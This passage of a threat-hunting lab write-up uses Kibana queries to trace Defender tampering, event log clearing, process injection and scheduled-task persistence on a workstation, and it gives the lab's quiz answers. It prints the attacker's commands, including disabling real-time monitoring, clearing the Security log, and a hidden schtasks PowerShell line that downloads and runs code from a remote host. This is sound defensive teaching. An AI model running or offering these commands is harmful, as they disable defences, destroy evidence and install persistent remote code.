
- Based on the results, it can be seen that both indicators were seen from
WKSTN-1, which indicates that a malicious actor has attempted to disable Windows Defender’s detection capability. - Moreover, both of the execution were attributed to malicious activities identified previously from the Execution task.
2. Set-MpPreference was executed by the installer.exe binary, previously identified as malicious. 
Some of the features of Set-MpPreference:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
'Set-MpPreference' is a PowerShell cmdlet used to configure various preferences and settings for Windows Defender Antivirus (formerly known as Microsoft Security Essentials or Windows Defender) on Windows operating systems.

Here are some common tasks that can be performed using `Set-MpPreference`:

1. 'Exclusions': You can use `Set-MpPreference` to configure exclusions for files, folders, file types, and processes. Exclusions allow you to specify items that Windows Defender should ignore during scans, which can be useful for avoiding false positives or excluding known safe files or directories.

2. 'Behavior Monitoring': Windows Defender includes behavior monitoring features that detect suspicious behavior indicative of malware. With `Set-MpPreference`, you can enable or disable behavior monitoring features, such as Network Protection, Script Scanning, and Exploit Protection.

3. 'Cloud Protection': Windows Defender can use cloud-based protection to quickly identify and respond to emerging threats. `Set-MpPreference` allows you to enable or disable cloud-based protection and configure its sensitivity level.

4. 'Scan Options': You can configure various scan options using `Set-MpPreference`, such as the frequency and type of scans performed by Windows Defender, the action taken when threats are detected, and the amount of resources allocated to scanning.

5. 'Reporting': `Set-MpPreference` allows you to configure options related to reporting and logging, such as enabling or disabling reporting of detected threats to Microsoft, specifying the level of detail included in logs, and configuring the location where logs are stored.

Overall, `Set-MpPreference` provides administrators and users with granular control over the behavior and settings of Windows Defender Antivirus, allowing them to tailor its operation to meet their specific security needs and preferences.
3. MpCmdRun.exe : RemoveDefinitions was executed by cmd.exe with PID 1832, correlating to the Command Prompt spawned by Python. 
1
- Look from the `installer.exe` process execution
Flow of execution:
1
certutil -> installer.exe -> cmd.exe -> powershell.exe -> MpCmdRun.exe
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
Identify the extent of these malicious activities by correlating the subsequent events generated after the execution of these commands. ```
- The attacker is expected to execute more malicious commands since the existing antivirus software from the compromised workstation was successfully disabled.
(b) Log Deletion Attempts
- Following the second scenario, we will still use the
winlogbeat-*index and hunt for log deletion attempts from employee workstations onJuly 3, 2023. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
From the perspective of the Security Team, every event log generated by workstations and servers is highly significant. Without these, analysts won’t have enough visibility to complete the puzzle of investigating suspicious events and developing alerts from them. Given this, there won’t be any good reason to delete these important files unless threat actors do.
1
The simplest way to detect the deletion of Windows Event Logs is via 'Event ID 1102'.
4. These events are always generated when a user attempts to delete Windows Logs, so we will use this in our KQL query to hunt for this activity:
1
host.name: WKSTN-* AND winlog.event_id: 1102

Other indicators as to what the log was for: 

Based on the results, it can be seen that Windows Event Logs were cleared from
WKSTN-1.- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify the log source that was removed and
- The command used to delete the logs ```
5. To complete the investigation, use View surrounding documents to see the command used to clear the event logs. Note that you need to add process.name and process.command_line columns to aid in analysing the surrounding documents. 
Surrounding documents: 
Command used:
1
powershell Clear-EventLog -LogName Security
Execution through Process Injection
For the last scenario, we will use the winlogbeat-* index and hunt for potential process injection from employee workstations on July 3, 2023.
Ensure all queries to the Kibana console are set to look for the right index and timeframe.
Process injectionis a prominent technique malware developers use to execute malicious shellcodes while evading security defences successfully. Given this, we will use Sysmon’s capability to detectCreateRemoteThreadand hunt for potential process injection.
Using the Discover tab, we will focus on Sysmon's Event ID 8 (CreateRemoteThread), which detects when a process creates a thread in another process. We will use the following KQL query to hunt this behaviour:
1
host.name: WKSTN-* AND winlog.event_id: 8
Moreover, we can use the following fields as columns to aid in our analysis:
1
2
3
4
- winlog.computer_name
- process.executable
- winlog.event_data.SourceUser
- winlog.event_data.TargetImage

1
2
3
4
- Remember that 'chrome.exe' is downloaded by the user.
- Chrome.exe remote created a thread into `C:\Windows\explorer.exe`.
- Typical target process for attackers to use
- In addition, most entries are executed by a SYSTEM account, except for the chrome.exe, which is being run by Clifford Miller's account.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify the extent of these malicious activities by correlating the subsequent events generated after the potential process injection activity.
- Moreover, it is good to trace back how the malicious chrome.exe binary reached the compromised host. ```
Question and Answers section:
- What is the PID of the
cmd.exeprocess that executed “powershell Set-MpPreference -DisableRealtimeMonitoring $true”?![]()

Answer:
1
428
- What is the PowerShell command-line argument used to clear the event logs of
WKSTN-1?->See step (5)
Answer:
1
powershell Clear-EventLog -LogName Security
- What is the process PID of
chrome.exe’s target for process injection?![]()

Answer:
1
4240
Tactic: Persistence
The Persistence Tactic (TA0003) describes adversaries’ techniques to maintain access to a compromised network over an extended period, often covertly. This allows adversaries to retain control over their foothold even if the system restarts or the user logs out. This involved various use of methods, such as:
1
2
3
(a) Modification of registry keys to hijack the typical system/program startup.
(b) Installation of malicious scripts or software that automatically starts.
(c) Creation of additional high-privileged backdoor accounts.
Moreover, these examples are typically executed right after the initial successful execution.
This post-execution deployment of persistence methods ensures the attacker maintains a consistent presence within the compromised network, potentially making the attack more difficult to detect and remove.
Understanding the Tactic
The techniques adversaries use are not limited to the provided examples above, as there are more ways to implant continued access. However, we will use these examples to understand this tactic and grasp how to hunt it.
The common intersection of the examples above is modifying the system configuration inside the victim machine and abusing the built-in functionalities to have continued access. 
Hunting Persistence
The hunt for persistence involves detecting the system’s subtle changes and activities. This may entail identifying unrecognized or unexpected scripts running at startup, spotting unusual scheduled tasks, or noticing irregularities in system registry keys. We will use the following scenarios to learn more about the traces left when threat actors implant persistence mechanisms.
1
2
- Scheduled Task creation
- Registry key modification
(a) Scheduled Task Creation
Starting with this scenario, we will use the winlogbeat-* index and hunt for scheduled task creation attempts from employee workstations on July 3, 2023.
Ensure all queries to the Kibana console are set to look for the right index and timeframe.
0. Scheduled tasks are commonly used to automate commands and scripts to execute based on schedules or triggers. However, threat actors abuse this functionality to automate their malicious commands from executing regularly. Given this, we will hunt for unusual scheduled task creations.
1
If ***`Windows Advanced Audit Policy`*** is properly configured, we can use 'Event ID 4698' (***`Scheduled Task Creation`***).
Else, we can use the following keywords for hunting commands related to scheduled tasks:
1
'schtasks' and 'Register-ScheduledTask' (PowerShell)
1. With this, we can use the following KQL query to hunt:
1
host.name: WKSTN-* AND (winlog.event_id: 4698 OR (*schtasks* OR *Register-ScheduledTask*))
In addition, ensure that the following fields are added as columns to aid us in our investigation:
1
2
3
4
5
- winlog.computer_name
- user.name
- process.command_line
- winlog.event_id
- winlog.event_data.TaskName
Note: We have used the winlog.event_id field as a column since the query result might give events with different event IDs.

Takeaways:
1
2
3
4
5
- It can be observed that some of the `scheduled tasks` (`OneDrive Reporting/Standalone Task`) seem to be benign.

- On a quick look, the unusual task created is named "`Windows Update`" and executes a PowerShell command scheduled every minute.

- Tracing back the previous investigations, 'www[.]oneedirve[.]xyz' was already identified as ***`suspicious`***, confirming the suspicion on this newly-created scheduled task.
First Command:
1
"C:\Windows\system32\cmd.exe" /c schtasks /CREATE /TN "Windows Update" /TR "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''http://www.oneedirve.xyz/321c3cf/INSTALL.txt'''))'" /SC minute /MO 1
Breakdown:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
1. `"C:\Windows\system32\cmd.exe"`: This is the path to the `cmd.exe` executable, which is the Windows Command Prompt.

2. '`/c`': This option tells `cmd.exe` to execute the command that follows it and then terminate.

3. '`schtasks /CREATE`': This is the command to create a new scheduled task using the Windows Task Scheduler.

4. `/TN "Windows Update"`: This specifies the name of the scheduled task, which is set to "Windows Update".

5. `/TR "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''http://www.oneedirve.xyz/321c3cf/INSTALL.txt'''))'"`: This specifies the action to be taken by the scheduled task. It invokes PowerShell (`powershell.exe`) with specific options and a command to execute. The command downloads and executes a script from a remote URL (`http://www.oneedirve.xyz/321c3cf/INSTALL.txt`) using `IEX` (Invoke-Expression), which is a common technique used in malicious scripts to execute code retrieved from the internet.

6. '`/SC minute`': This specifies the frequency of the task, which is set to run every minute.

7. '`/MO 1`': This specifies the modifier for the frequency, indicating that the task should run every 1 minute.

In summary, this command creates a scheduled task named "Windows Update" that runs PowerShell every minute. The PowerShell command downloads and executes a script from a remote URL. This command structure is often used in malicious activities to establish persistence and download additional payloads from the internet.


-----------------> Powershell command breakdown: <-----------------

1. `c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe`: This is the path to the PowerShell executable (`powershell.exe`). It specifies the location of the 32-bit version of PowerShell (`syswow64` is the directory for 32-bit system files on 64-bit Windows).

2. `-WindowStyle hidden`: This parameter specifies that the PowerShell window should be hidden when the script is executed. This makes the script less noticeable to the user.

3. `-NoLogo`: This parameter instructs PowerShell not to display the PowerShell logo banner when it starts. It helps to keep the output clean by removing unnecessary information.

4. `-NonInteractive`: This parameter specifies that PowerShell should not prompt the user for input. It's useful for non-interactive scripting tasks where user interaction is not required.

5. `-ep bypass`: This parameter sets the execution policy to "Bypass", which allows PowerShell to run scripts downloaded from the internet without prompting for confirmation. This is often used to bypass security restrictions.

6. `-nop`: This parameter stands for "NoProfile" and instructs PowerShell not to load user profiles. It speeds up the startup process by skipping the loading of user-specific settings and configurations.

7. `-c`: This parameter specifies that the subsequent string should be treated as a command to execute. It's followed by the command enclosed in single quotes.

8. `'IEX ((new-object net.webclient).downloadstring(''http://www.oneedirve.xyz/321c3cf/INSTALL.txt''))'`: This is the command to execute within PowerShell. It uses `IEX` (Invoke-Expression) to execute the result of `((new-object net.webclient).downloadstring('http://www.oneedirve.xyz/321c3cf/INSTALL.txt'))`. This command downloads and executes a script from the specified URL (`http://www.oneedirve.xyz/321c3cf/INSTALL.txt`), which is often used to download and execute additional payloads or commands from the internet.

